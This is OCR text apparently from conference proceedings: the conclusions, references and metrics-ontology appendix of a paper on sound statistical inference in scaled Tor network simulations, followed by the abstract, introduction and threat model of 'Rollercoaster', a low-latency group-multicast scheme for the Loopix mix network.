Conclusions: We offer some general observations based on the results of our case study. First, our results indicate that it is possible to come to similar conclusions by running experiments in networks of different scales. Generally, fewer simulations will be required to achieve a particular CI precision in networks of larger scale than in networks of smaller scale. The network scale that is appropriate and the precision that is needed will vary and depend heavily on the experiments and metrics being compared and the hypothesis being tested. However, based on our results, we suggest that networks at a scale of at least 10% ($s \geq 0.1$) are used whenever possible, and we strongly recommend that 1% networks be avoided due to the unreliability of the results they generate. Second, some of our results exhibited the phenomenon that increasing the number of simulations n also decreased the CI precision, although the opposite is expected. This behavior is due to random sampling and is more likely to be exhibited for smaller n. Along with the analysis from §5, our results lead us to recommend that no fewer than $n = 10$ simulations be run for any experiment, independent of the network scale s.

7 Conclusion

In this paper, we develop foundations upon which future Tor performance research can build. The foundations we develop include: (i) a new Tor network modeling methodology and supporting tools that produce *more representative* Tor net-

works (§3); (ii) accuracy and performance improvements to the Shadow simulator that allow us to run Tor simulations *faster* and at a *larger scale* than was previously possible (§4); and (iii) a methodology for conducting statistical inference of results generated in scaled-down (sampled) Tor networks (§5). We showcase our modeling and simulation scalability improvements by running simulations with 6,489 relays and 792k users, the largest known Tor network simulations and the first at a network scale of 100% (§4.3). Building upon the above foundations, we conduct a case study of the effects of traffic load on client performance in the Tor network through a total of 420 Tor simulations across three network scale factors and two traffic load factors (§6). Our case study demonstrates how to apply our methodologies for modeling Tor networks and for conducting sound statistical inferences of results.

Conclusions: We find that: (i) significant reductions in RAM are possible by representing multiple Tor users in each Tor client process (§4.3); (ii) it is feasible to run 100% Tor network simulations on high-memory servers in a reasonable time (less than 2 weeks) (§4.3); (iii) running multiple simulations in independent Tor networks is necessary to draw statistically significant conclusions (§5); and (iv) fewer simulations are generally needed to achieve a desired CI precision in networks of larger scale than in those of smaller scale (§6).

Limitations and Future Work: Although routers in Shadow drop packets when congested (using CoDel), we describe in §3.1 that we do not model any additional artificial packet loss. However, it is possible that packet loss or corruption rates are higher in Tor than in Shadow (e.g., for mobile clients that are wirelessly connected), and modeling this loss could improve realism. Future work should consider developing a more realistic packet loss model that is, for example, based on measurements of actual Tor clients and relays.

In §3.2.1 we describe that we compute some relay characteristics (e.g., consensus weight, bandwidth rate and burst, location) using the median value of those observed across all consensus and server descriptors from the staging period. Similarly, in §3.2.2 we describe that we select m relays from those available by "bucketing" them and choosing the relay with the median bandwidth capacity from each bucket. These selection criteria may not capture the full variance in the relay characteristics. Future work might consider alternative selection strategies—such as randomly sampling the full observed distribution of each characteristic, choosing based on occurrence count, or choosing uniformly at random—and evaluate how such choices affect simulation accuracy.

Our traffic modeling approach in §3.2.2 allows us to reduce the RAM required to run simulations by simulating $1/p$ users in each Tor client process. This optimization yields the following implications. First, we disable guards in our model because Tor does not currently support multiple guard "sessions" on a given Tor client. Future work should consider either implementing support for guard "sessions" in the Tor client, or otherwise managing guard selection and circuit assignment through the Tor control port. Second, simulating $1/p$ users on a Tor client results in "clustering" these users in the city that was assigned to the client, resulting in lower location diversity. Choosing values of p closer to 1 would reduce this effect. Third, setting $p < 1$ reduces the total number of Tor clients and therefore the total number of network descriptor fetches. Because these fetches occur infrequently in Tor, the network impact is negligible relative to the total amount of traffic being generated by each client.

Finally, future work might consider sampling the Tor network at scales $s > 1.0$, which could help us better understand how Tor might handle growth as it becomes more popular.

Acknowledgments: We thank our shepherd, Yixin Sun, and the anonymous reviewers for their valuable feedback. This work has been partially supported by the Office of Naval Research (ONR), the Defense Advanced Research Projects Agency (DARPA), the National Science Foundation (NSF) under award CNS-1925497, and the National Sciences and Engineering Research Council of Canada (NSERC) under award CRDPJ-534381. This research was undertaken, in part, thanks to funding from the Canada Research Chairs program. This work benefited from the use of the CrySP RIPPLE Facility at the University of Waterloo.

References

[1] A. Acquisti, R. Dingledine, and P. Syverson. On the Economics of Anonymity. In *7th International Financial Cryptography Conference (FC)*, 2003.

[2] M. AlSabah and I. Goldberg. PCTCP: Per-circuit TCP-over-IPsec Transport for Anonymous Communication Overlay Networks. In *ACM Conference on Computer and Communications Security (CCS)*, 2013.

[3] M. AlSabah and I. Goldberg. Performance and Security Improvements for Tor: A Survey. *ACM Computing Surveys (CSUR)*, 49(2):32, 2016.

[4] M. AlSabah, K. Bauer, I. Goldberg, D. Grunwald, D. McCoy, S. Savage, and G. M. Voelker. DefenestraTor: Throwing Out Windows in Tor. In *Privacy Enhancing Technologies Symposium (PETS)*, pages 134–154, 2011.

[5] M. AlSabah, K. Bauer, T. Elahi, and I. Goldberg. The Path Less Travelled: Overcoming Tor's Bottlenecks with Traffic Splitting. In *Privacy Enhancing Technologies Symposium (PETS)*, 2013.

[6] S. Aryan, H. Aryan, and J. A. Halderman. Internet Censorship in Iran: A First Look. In *3rd USENIX Workshop on Free and Open Communications on the Internet (FOCI)*, 2013.

[7] A. Barton and M. Wright. DeNASA: Destination-Naive AS-Awareness in Anonymous Communications. *Proceedings on Privacy Enhancing Technologies (PoPETs)*, 2016(4):356–372, 2016.

[8] K. S. Bauer, M. Sherr, and D. Grunwald. ExperimenTor: A Testbed for Safe and Realistic Tor Experimentation. In *USENIX Workshop on Cyber Security Experimentation and Test (CSET)*, 2011.

[9] R. D. Blumofe and C. E. Leiserson. Scheduling Multithreaded Computations by Work Stealing. *J. ACM*, 46(5):720–748, Sept. 1999.

[10] Brave. Brave Browser. https://brave.com/, November 2019. Accessed 2020-09-30.

[11] J. Clark, P. C. van Oorschot, and C. Adams. Usability of Anonymous Web Browsing: An Examination of Tor Interfaces and Deployability. In *3rd Symposium on Usable Privacy and Security (SOUPS)*, 2007.

[12] B. Conrad and F. Shirazi. Analyzing the Effectiveness of DoS Attacks on Tor. In *7th International Conference on Security of Information and Networks*, page 355, 2014.

[13] S. Dahal, J. Lee, J. Kang, and S. Shin. Analysis on End-to-End Node Selection Probability in Tor Network. In *2015 International Conference on Information Networking (ICOIN)*, pages 46–50, Jan 2015.

[14] R. Dingledine and N. Mathewson. Anonymity Loves Company: Usability and the Network Effect. In *5th Workshop on the Economics of Information Security (WEIS)*, 2006.

[15] R. Dingledine, N. Mathewson, and P. Syverson. Tor: The Second-Generation Onion Router. In *USENIX Security Symposium (USENIX-Sec)*, 2004.

[16] T.-N. Dinh, F. Rochet, O. Pereira, and D. S. Wallach. Scaling Up Anonymous Communication with Efficient Nanopayment Channels. *Proceedings on Privacy Enhancing Technologies (PoPETs)*, 2020(3):175–203, 2020.

[17] T. Elahi, G. Danezis, and I. Goldberg. PrivEx: Private Collection of Traffic Statistics for Anonymous Communication Networks. In *ACM Conference on Computer and Communications Security (CCS)*, 2014. See also git://git-crysp.uwaterloo.ca/privex.

[18] B. Fabian, F. Goertz, S. Kunz, S. Müller, and M. Nitzsche. Privately Waiting — A Usability Analysis of the Tor Anonymity Network. In *Sustainable e-Business Management*, 2010.

[19] E. Fenske, A. Mani, A. Johnson, and M. Sherr. Distributed Measurement with Private Set-Union Cardinality. In *ACM Conference on Computer and Communications Security (CCS)*, 2017.

[20] J. Geddes, R. Jansen, and N. Hopper. How Low Can You Go: Balancing Performance with Anonymity in Tor. In *13th Privacy Enhancing Technologies Symposium*, pages 164–184, 2013.

[21] J. Geddes, R. Jansen, and N. Hopper. IMUX: Managing Tor Connections from Two to Infinity, and Beyond. In *ACM Workshop on Privacy in the Electronic Society (WPES)*, pages 181–190, 2014.

[22] J. Geddes, M. Schliep, and N. Hopper. ABRA CADABRA: Magically Increasing Network Utilization in Tor by Avoiding Bottlenecks. In *15th ACM Workshop on Privacy in the Electronic Society*, pages 165–176, 2016.

[23] D. Gopal and N. Heninger. Torchestra: Reducing Interactive Traffic Delays over Tor. In *ACM Workshop on Privacy in the Electronic Society (WPES)*, 2012.

[24] H. Hanley, Y. Sun, S. Wagh, and P. Mittal. DPSelect: A Differential Privacy Based Guard Relay Selection Algorithm for Tor. *Proceedings on Privacy Enhancing Technologies (PoPETs)*, 2019(2):166–186, 2019.

[25] P. G. Hoel. *Introduction to Mathematical Statistics*. Wiley, New York, 4th edition, 1971. ISBN 0471403652.

[26] N. Hopper. Challenges in protecting Tor hidden services from botnet abuse. In *Financial Cryptography and Data Security (FC)*, pages 316–325, 2014.

[27] M. Imani, A. Barton, and M. Wright. Guard Sets in Tor using AS Relationships. *Proceedings on Privacy Enhancing Technologies (PoPETs)*, 2018(1):145–165, 2018.

[28] M. Imani, M. Amirabadi, and M. Wright. Modified Relay Selection and Circuit Selection for Faster Tor. *IET Communications*, 13(17):2723–2734, 2019.

[29] R. Jansen and N. Hopper. Shadow: Running Tor in a Box for Accurate and Efficient Experimentation. In *Network and Distributed System Security Symposium (NDSS)*, 2012. See also https://shadow.github.io.

[30] R. Jansen and A. Johnson. Safely Measuring Tor. In *ACM Conference on Computer and Communications Security (CCS)*, 2016. See also https://github.com/privcount.

[31] R. Jansen, N. Hopper, and Y. Kim. Recruiting New Tor Relays with BRAIDS. In *ACM Conference on Computer and Communications Security (CCS)*, 2010.

[32] R. Jansen, K. Bauer, N. Hopper, and R. Dingledine. Methodically Modeling the Tor Network. In *USENIX Workshop on Cyber Security Experimentation and Test (CSET)*, 2012.

[33] R. Jansen, P. F. Syverson, and N. Hopper. Throttling Tor Bandwidth Parasites. In *USENIX Security Symposium (USENIX-Sec)*, 2012.

[34] R. Jansen, A. Johnson, and P. Syverson. LIRA: Lightweight Incentivized Routing for Anonymity. In *Network and Distributed System Security Symposium (NDSS)*, 2013.

[35] R. Jansen, J. Geddes, C. Wacek, M. Sherr, and P. Syverson. Never Been KIST: Tor's Congestion Management Blossoms with Kernel-Informed Socket Transport. In *USENIX Security Symposium (USENIX-Sec)*, 2014.

[36] R. Jansen, F. Tschorsch, A. Johnson, and B. Scheuermann. The Sniper Attack: Anonymously Deanonymizing and Disabling the Tor Network. In *Network and Distributed System Security Symposium (NDSS)*, 2014.

[37] R. Jansen, M. Traudt, J. Geddes, C. Wacek, M. Sherr, and P. Syverson. KIST: Kernel-Informed Socket Transport for Tor. *ACM Transactions on Privacy and Security (TOPS)*, 22(1): 3:1–3:37, December 2018.

[38] R. Jansen, M. Traudt, and N. Hopper. Privacy-Preserving Dynamic Learning of Tor Network Traffic. In *ACM Conference on Computer and Communications Security (CCS)*, 2018. See also https://tmodel-ccs2018.github.io.

[39] R. Jansen, T. Vaidya, and M. Sherr. Point Break: A Study of Bandwidth Denial-of-Service Attacks against Tor. In *USENIX Security Symposium (USENIX-Sec)*, 2019.

[40] R. Jansen, J. Tracey, and I. Goldberg. Once is Never Enough: Foundations for Sound Statistical Inference in Tor Network Experimentation. *arXiv e-prints*, art. arXiv:2102.05196, February 2021. https://arxiv.org/abs/2102.05196.

[41] A. Johnson, R. Jansen, N. Hopper, A. Segal, and P. Syverson. PeerFlow: Secure Load Balancing in Tor. *Proceedings on Privacy Enhancing Technologies (PoPETs)*, 2017(2):74–94, 2017.

[42] A. Johnson, R. Jansen, A. D. Jaggard, J. Feigenbaum, and P. Syverson. Avoiding The Man on the Wire: Improving Tor's Security with Trust-Aware Path Selection. In *Network and Distributed System Security Symposium (NDSS)*, 2017.

[43] K. Kiran, S. S. Chalke, M. Usman, P. D. Shenoy, and K. Venugopal. Anonymity and Performance Analysis of Stream Isolation in Tor Network. In *International Conference on Computing, Communication and Networking Technologies (ICCCNT)*, 2019.

[44] C. H. Komlo, N. Mathewson, and I. Goldberg. Walking onions: Scaling anonymity networks while protecting users. In *USENIX Security Symposium (USENIX-Sec)*, 2020.

[45] A. Lakshmikantha, R. Srikant, and C. Beck. Impact of File Arrivals and Departures on Buffer Sizing in Core Routers. In *IEEE INFOCOM 2008 - The 27th Conference on Computer Communications*, May 2008.

[46] L. Lee, D. Fifield, N. Malkin, G. Iyer, S. Egelman, and D. Wagner. A Usability Evaluation of Tor Launcher. *Proceedings on Privacy Enhancing Technologies (PoPETs)*, 2017, 07 2017.

[47] D. Lin, M. Sherr, and B. T. Loo. Scalable and Anonymous Group Communication with MTor. *Proceedings on Privacy Enhancing Technologies (PoPETs)*, 2016(2):22–39, 2016.

[48] Z. Liu, Y. Liu, P. Winter, P. Mittal, and Y.-C. Hu. TorPolice: Towards Enforcing Service-Defined Access Policies for Anonymous Communication in the Tor Network. In *International Conference on Network Protocols*, 2017.

[49] K. Loesing, S. J. Murdoch, and R. Dingledine. A Case Study on Measuring Statistical Data in the Tor Anonymity Network. In *Financial Cryptography and Data Security (FC)*, 2010. See also https://metrics.torproject.org.

[50] A. Mani and M. Sherr. HisTorε: Differentially Private and Robust Statistics Collection for Tor. In *Network and Distributed System Security Symposium (NDSS)*, 2017.

[51] A. Mani, T. Wilson-Brown, R. Jansen, A. Johnson, and M. Sherr. Understanding Tor Usage with Privacy-Preserving Measurement. In *18th ACM Internet Measurement Conference (IMC)*, 2018. See also https://torusage-imc2018.github.io.

[52] A. Miller and R. Jansen. Shadow-Bitcoin: Scalable Simulation via Direct Execution of Multi-threaded Applications. In *USENIX Workshop on Cyber Security Experimentation and Test (CSET)*, 2015.

[53] A. Mitseva, M. Aleksandrova, T. Engel, and A. Panchenko. Security and Performance Implications of BGP Rerouting-Resistant Guard Selection Algorithms for Tor. In *IFIP International Conference on ICT Systems Security and Privacy Protection*, 2020.

[54] W. B. Moore, C. Wacek, and M. Sherr. Exploring the Potential Benefits of Expanded Rate Limiting in Tor: Slow and Steady Wins the Race with Tortoise. In *Annual Computer Security Applications Conference (ACSAC)*, 2011.

[55] Mozilla. Mozilla Research Grants 2019H1. https://mozilla-research.forms.fm/mozilla-research-grants-2019h1/forms/6510, 2019. Call for Proposals.

[56] Mozilla. Firefox Public Data Report. https://data.firefox.com/dashboard/user-activity, December 2019.

[57] T.-W. J. Ngan, R. Dingledine, and D. S. Wallach. Building Incentives into Tor. In *Financial Cryptography and Data Security (FC)*, 2010.

[58] G. Norcie, K. Caine, and L. J. Camp. Eliminating Stop-Points in the Installation and Use of Anonymity Systems: a Usability Evaluation of the Tor Browser Bundle. In *Privacy Enhancing Technologies Symposium (PETS)*, 2012.

[59] F. Rochet and O. Pereira. Waterfilling: Balancing the Tor network with maximum diversity. *Proceedings on Privacy Enhancing Technologies (PoPETs)*, 2017(2):4–22, 2017.

[60] F. Rochet and O. Pereira. Dropping on the Edge: Flexibility and Traffic Confirmation in Onion Routing Protocols. *Proceedings on Privacy Enhancing Technologies (PoPETs)*, 2018(2):27–46, 2018.

[61] F. Rochet, R. Wails, A. Johnson, P. Mittal, and O. Pereira. CLAPS: Client-Location-Aware Path Selection in Tor. In *ACM Conference on Computer and Communications Security (CCS)*, 2020.

[62] F. Shirazi, C. Diaz, and J. Wright. Towards Measuring Resilience in Anonymous Communication Networks. In *14th ACM Workshop on Privacy in the Electronic Society*, pages 95–99, 2015.

[63] F. Shirazi, M. Goehring, and C. Diaz. Tor Experimentation Tools. In *International Workshop on Privacy Engineering (IWPE)*, 2015.

[64] S. Singh. Large-Scale Emulation of Anonymous Communication Networks. Master's thesis, University of Waterloo, 2014.

[65] C. Tang and I. Goldberg. An Improved Algorithm for Tor Circuit Scheduling. In *17th ACM Conference on Computer and Communications Security (CCS)*, 2010.

[66] The Tor Project. Mozilla Research Call: Tune up Tor for Integration and Scale. https://blog.torproject.org/mozilla-research-call-tune-tor-integration-and-scale, May 2019. Blog Post.

[67] The Tor Project. Tor Metrics Portal. https://metrics.torproject.org, January 2020.

[68] The Tor Project. Reproducible Metrics. https://metrics.torproject.org/reproducible-metrics.html#performance, October 2020.

[69] The Tor Project. The Tor Project. https://www.torproject.org, January 2020.

[70] J. Tracey, R. Jansen, and I. Goldberg. High Performance Tor Experimentation from the Magic of Dynamic ELFs. In *USENIX*

Workshop on Cyber Security Experimentation and Test (CSET), 2018.

[71] N. Unger. NetMirage. https://crysp.uwaterloo.ca/software/netmirage/, 2018. Accessed 2020-02-12.

[72] United Nations. Freedom of Information. https://www.un.org/ruleoflaw/thematic-areas/governance/freedom-of-information, January 2020.

[73] A. Vahdat, K. Yocum, K. Walsh, P. Mahadevan, D. Kostić, J. Chase, and D. Becker. Scalability and Accuracy in a Large-Scale Network Emulator. *SIGOPS Oper. Syst. Rev.*, 36(SI): 271–284, Dec. 2003.

[74] C. Wacek, H. Tan, K. Bauer, and M. Sherr. An Empirical Evaluation of Relay Selection in Tor. In *Network and Distributed System Security Symposium (NDSS)*, 2013.

[75] L. Yang and F. Li. mTor: A Multipath Tor Routing Beyond Bandwidth Throttling. In *2015 IEEE Conference on Communications and Network Security (CNS)*, pages 479–487, Sept 2015.

[76] L. Yang and F. Li. Enhancing Traffic Analysis Resistance for Tor Hidden Services with Multipath Routing. In *International Conference on Security and Privacy in Communication Systems*, pages 367–384, 2015.

Appendix

A Ontology of Tor Performance Metrics

In this appendix, we describe an ontology of the Tor network, from the perspective and for the purpose of controlled performance research. While our ontology shows one way of orienting known factors to consider when conducting Tor experiments, we emphasize that it is not intended to be complete. The most interesting future research may come not from the measurement of properties (or even elements) listed here, but from the gaps and undervalued areas that are currently unexplored in Tor research.

Ontology: The ontology consists of elements (clients, relays, servers, and the network), each of which have properties that can be further recursively subdivided into (sub)properties. These properties can be viewed as the variables of an experiment, and therefore can be separated into independent and dependent variables. Independent variables are properties that are *set*, chosen during the course of experiment configuration (e.g., the number of clients, or available bandwidth). Dependent variables are properties that can be *measured* as results of the experiment (e.g., throughput, or successful downloads). The division between what constitutes independent and dependent variables depends on the specific context of an experiment. In this ontology, we classified properties based on the experimentation platforms we examined. Specifically, these categorizations are based on controlled Tor experiments; more observational research (e.g., the measurements done on Tor Metrics [67]) would have a different perspective, primarily manifesting as many properties shifting from independent to dependent variables. Even with this particular point of reference, however, some properties can concurrently exist as both independent and dependent variables in one experiment. Packet loss, for example, is something that can be configured as a property of the network (i.e., a particular link can be configured to drop packets with some probability), but will also occur as a result of the natural behavior of TCP stacks establishing a stable connection and can therefore be measured.

The rest of this section is dedicated to describing the elements of our ontology. The properties of these elements are enumerated and classified in Table 6. While most of the terms are self-explanatory, they are also briefly described in Table 7 to alleviate any confusion.

Network: The network element represents the connections between other elements, as well as meta-properties that are not directly measurable on individual nodes (though analogues may be). Latency and bandwidth, for example, are properties directly instantiated in the links between the other elements. The time to a steady state, on the other hand, is something that can be measured, but not as an actual property of any particular element, so much as a measurement of a constructed representation of the network itself.

Network Nodes: Network nodes are all endpoints in the network (i.e., every client, relay, and server). While we could assign their common properties to each of the elements discussed in the remainder of this section, we group them together to reflect their commonality (and to conserve space).

Some properties, such as control overhead, could arguably be positioned as part of the network itself, but are in this ontology considered part of the network nodes. The deciding factor was whether the variable could be directly configured or measured as a property of a particular node. For example, while packet loss requires knowledge of the link between two relays, control overhead can be measured on only one end; therefore, we place the former as a network property and the latter as a property of the network node. From a more empirical perspective, tools such as Shadow and NetMirage would configure/measure packet loss on the edges of a network graph, while control overhead would be measured using data collected from the node.

Clients: Clients are the subclass of network nodes that run applications proxied via Tor; they represent both normal Tor clients, as well as onion services. Client properties include those relating to the Tor application itself, as well as the application(s) being proxied through it.

Relays: Relays are the subclass of network nodes that run Tor relays. As above, relay properties include those of the Tor application, as well as the environment in which it runs.

Servers: Servers are the subclass of network nodes that represent non-Tor network entities; e.g., web servers and non-Tor clients. Because they do not run Tor, and will typically be creating requests or responding to requests created elsewhere, they add few properties not already captured above.

Table 6: Classification of the experimentation properties in our Tor ontology into Independent and Dependent variables, organized by element. An arrow indicates a subproperty.




Table 7: Description of properties from the ontology. Arrows denote subproperties.

		Property	Description
Network		latency	The amount of time it takes for a packet to traverse from one network node to another.
		↪ jitter	The variation in latency.
		bandwidth	The amount of data a network connection can transfer in a given amount of time.
		reliability	The probability of a network connection successfully transferring data.
		↪ packet loss	The probability of a packet on an existing connection not arriving at the destination.
		path/routing	The set of network nodes a packet passes through to arrive at its destination.
		congestion	The amount of traffic load exceeding the capacity of the link or network node.
		time to Tor consensus	The amount of time until the Tor network generates a valid consensus file (the file directory authorities publish containing information about every relay).
		time to steady state	The amount of time until the network displays consistent behavior.
Network Nodes	**Common**	quantity	The amount of this particular type of node in the network.
		IP address	The external IP address of the node.
		geolocation	Where the node is geographically located.
		stack	What Tor and associated processes are running on.
		↪ OS/kernel	The operating system, especially the network stack.
		↪ hardware	The computer components and their characteristics, such as CPU speed and memory capacity.
		CPU/memory usage	The amount of CPU time and RAM used.
		throughput	The total network traffic seen in a given amount of time, including overhead such as packet headers and retransmissions.
		goodput	The total amount of usable traffic seen in a given amount of time, therefore not including overhead from headers or retransmissions.
		control overhead	The amount of traffic that is spent on protocol data, rather than payload data.
		↪ retransmissions	The amount of traffic that was duplicated as a result of TCP acknowledgements not being received (in time).
	Clients	behavior model	How the client behaves.
		↪ number of connections	How many network connections the client creates (typically to servers, via Tor relays).
		↪ duration of connections	How long network connections last before being closed.
		↪ traffic type	The protocol and traffic properties (e.g., web pages, large downloads).
		↪ idle time	The time spent not sending any traffic, either because there is nothing being sent over a currently active connection, or because the client has completed all connections and has not yet started another.
		time to first byte	The amount of time it takes to receive the first byte of a download. Also known as round trip time (RTT).
		time to last byte	The amount of time it takes to complete a download.
		Tor	
		↪ relay selection algorithm	How Tor chooses which relays to route through.
		↪ max number of open circuits	The maximum number of Tor circuits simultaneously open.
		↪ max duration of circuits	The maximum amount of time circuits remain open.
		↪ circuit build time	How long it takes to construct a circuit.
		↪ errors	The number and characteristics of errors encountered.
	Relays	Tor relay configuration	The configuration of the Tor relay, whether in configuration files or changes to the Tor application.
		packet delay	The amount of additional time it takes for a packet to enter and leave the entire relay.
		congestion	Network congestion specifically as a result of the Tor relay process.
		processing (Tor)	The amount of time spent processing packets within the Tor process.
		processing (stack)	The amount of time spent processing packets outside the Tor process (primarily the OS).
		connections (number of:)	
		↪ sockets open	The number of network sockets the relay has open.
		↪ streams and circuits	The number of TCP streams and Tor circuits.
		↪ connecting clients	The number of clients that connect to this relay.
		↪ errors	The number and characteristics of errors encountered.
	Servers	behavior model	How the server interacts with the client application communicating with it.
		port	The network ports the server is listening on. This is distinct from the behavior model in that Tor relays interact with it (via exit policies), not just the client.

Rollercoaster: An Efficient Group-Multicast Scheme for Mix Networks



Daniel Hugenroth
University of Cambridge

Martin Kleppmann
University of Cambridge

Alastair R. Beresford
University of Cambridge

Abstract

Mix network designs such as Loopix provide strong metadata anonymity guarantees that are crucial across many applications. However, because they limit the rate at which messages can be sent by each user, they incur high delays when sending many messages to multiple recipients – for instance, in decentralised collaborative apps.

In this paper we present an efficient multicast scheme named Rollercoaster that reduces the time for delivering a message to all members of a group of size m from $\mathcal{O}(m)$ to $\mathcal{O}(\log m)$. Rollercoaster can be deployed without modifications to the underlying mix network, allowing it to benefit from the anonymity set provided by existing users. We further develop an extension that achieves the same asymptotic guarantees in the presence of unreliable group members.

While the scheme is applicable to many mix network designs, we evaluate it for the Loopix network, which is the most advanced and practical design to date. For this evaluation we developed a network simulator that allows fast, reproducible, and inspectable runs while eliminating external influences.

1 Introduction

Information security often focuses on the confidentiality and integrity of electronic messages. However, metadata privacy is frequently also important since merely knowing the parties involved in a communication can reveal sensitive information and stigmatise groups and individuals. For example, revealing the names of people contacting a sexual health clinic may discourage individuals from seeking treatment; and potential whistle-blowers may be dissuaded from disclosing illegal or unethical behaviour to a journalist. Strong metadata privacy is critical across many domains, not just healthcare and journalism, but also in diplomatic services and military operations.

Protecting metadata privacy is not merely a theoretical requirement: we find ourselves in an era of mass-surveillance by well-funded state actors as well as pervasive data collection by private companies and service providers. In this reality there are many online applications where protecting metadata privacy is of practical importance.

The Tor [1] network is perhaps the best known example of a system that provides metadata privacy. Tor brought so-called anonymous communication networks to a large audience by providing low-latency communication and anonymous access to the Internet. However, while the Tor network provides high throughput and low latency, it does not provide metadata privacy in the presence of a global adversary who can observe all communication [2]. Mix network designs and broadcast schemes provide metadata privacy in the face of global adversaries, however they do so at the cost of significantly higher latency and lower overall throughput. A prominent recent medium-latency mix network design, which protects metadata privacy in the presence of a global adversary, is Loopix [3].

Many *collaborative apps* are in use today, including group messaging services such as WhatsApp, Signal, and iMessage; productivity tools such as Google Docs and Office365; and file sharing applications such as Dropbox and Box. At present, no mainstream collaborative apps provide metadata privacy. Hence, in this paper, we present a new architecture that enables strong metadata privacy for such applications.

We consider forms of collaboration in which a file or conversation thread is shared by a group of collaborators, and any update to it needs to be shared with all group members. Group messaging and collaboration can share the same underlying infrastructure [4]. In collaborative editing applications individual update messages are usually small and frequent [5]. Such apps therefore require an efficient, reliable, and timely method of sending messages to all members of a group. However, the original design of Loopix provides only one-to-one (unicast) messages, and no built-in mechanism for group communication (multicast). In this paper we show that naïvely implementing multicast in an anonymity network like Loopix results in significant overhead in terms of latency and throughput, typically exceeding the latency required to provide good user experience. We therefore extend Loopix to support low-latency group communication while preserving metadata privacy.

This paper makes the following contributions:

- An anonymous group communication scheme called *Rollercoaster*, which achieves a group multicast latency of $\mathcal{O}(\log m)$ for groups of size m, while ensuring strong metadata privacy against an active global adversary (§5). In our evaluation Rollercoaster achieves a 99th percentile (p_{99}) latency of 12.3 seconds for groups larger than 100 users, whereas the default implementation of Loopix incurs a latency of 75.6 s (§6.2). Rollercoaster works by involving many group members, not just the sender of a message, in the task of disseminating a message.

- An extension to the Rollercoaster scheme that adds fault-tolerance to gracefully handle the fact that some group members may be offline, while preserving scalability (§5.2). Even in the presence of faulty nodes, Rollercoaster performs better than default Loopix for mean, p_{90}, and p_{99} latency. Our solution reduces p_{99} latency to 21.9 s compared to 103.3 s for default Loopix (§6.3) when evaluated against realistic connectivity patterns.

- The design of the *MultiSphinx* packet format that allows limited multicast by designated mix nodes while preserving strong metadata privacy guarantees (§5.4).

- A deterministic, open-source simulator for Loopix and Rollercoaster that allows efficient, inspectable, and reproducible performance evaluations. We use it to empirically compare the latency properties of both systems. Compared to evaluations using a real network, it reduces the required CPU hours by a factor of 4500×, allowing us to explore significantly more scenarios and parameter choices (§6.1).

2 Threat Model and Goals

Our work guarantees strong anonymity against sophisticated adversaries while providing an efficient, low-latency, and fault-tolerant group-multicast anonymity network.

Assumptions We assume three types of participants in a mix network based on the Loopix model [3]: *Users* are members of one or more groups; group members can broadcast and receive messages to and from all members of the group. *Provider nodes* act as the users' entry points to the anonymity network; all communication to or from a specific user flows through their provider. *Mix operators* manage a mix node in the core of the network; mix nodes receive messages from other mix nodes or providers and send messages to other mix nodes or providers. Mix nodes do not communicate directly with users. For further details on the Loopix model and how these participants communicate, see Section 3.

Security and Anonymity We assume a global active adversary who can observe all traffic, manipulate traffic to remove messages and insert new ones, as well as corrupt a subset of mix nodes and providers. As in Loopix, sending a message to a Rollercoaster user requires that the sender knows both the addresses and public keys for their provider, the recipient, the recipient's provider, and the mix nodes.

Our scheme provides message confidentiality and integrity as well as the same strong metadata privacy guarantees as Loopix, including *sender-recipient unlinkability* (preventing an adversary from deducing which users are communicating with each other) and *sender/recipient online unobservability* (preventing an adversary from deducing which users are currently participating in any communication). More details on these and further definitions of metadata privacy are given by Pfitzmann and Hansen [6]. In addition we provide *membership unobservability* (preventing anyone outside the group from determining group membership or group size). We assume a group is composed of trusted members and therefore we do not provide unlinkability or unobservability guarantees against an attacker who compromises or colludes with group members. The goal of the attacker is to break the confidentiality, integrity, or metadata privacy guarantees.

Our scheme supports efficient communication for group sizes of two or more and therefore we handle pairwise and group communication in the same way. An attacker cannot distinguish between two-party communication and communication in a larger group.

Application Requirements Low latency is often a requirement in group communication. For example, user studies have highlighted the negative implications of high network delays in collaborative editing. One previous study [7] asked a group of participants to transcribe audio lectures using collaborative text editing software. The researchers investigated the effect of communication latency by repeating the experiment multiple times and varying artificial delay on all communication between participants. A delay of 10 seconds or more had a significant impact in their study, with an increase of error rates and content redundancy by more than 50%. We therefore set our target for group multicast latency at 10 seconds for group sizes of up to 100 people. The group size is motivated by the active editor limit of Google Docs (100 users) and Microsoft Sharepoint (99 users). We further require the latency to grow sub-linearly with the size of the group, allowing effective collaboration in large groups. In many multi-user applications, a large fraction of the data is generated by a small fraction of the users (a trend that is known as *participation inequality* [8]), and our scheme fares well in a system with such a distribution of activity.

Offline support is required since mobile devices do not always have connectivity. As in the Loopix design, provider nodes in Rollercoaster store messages on behalf of the user until the user is next online and able to download them.

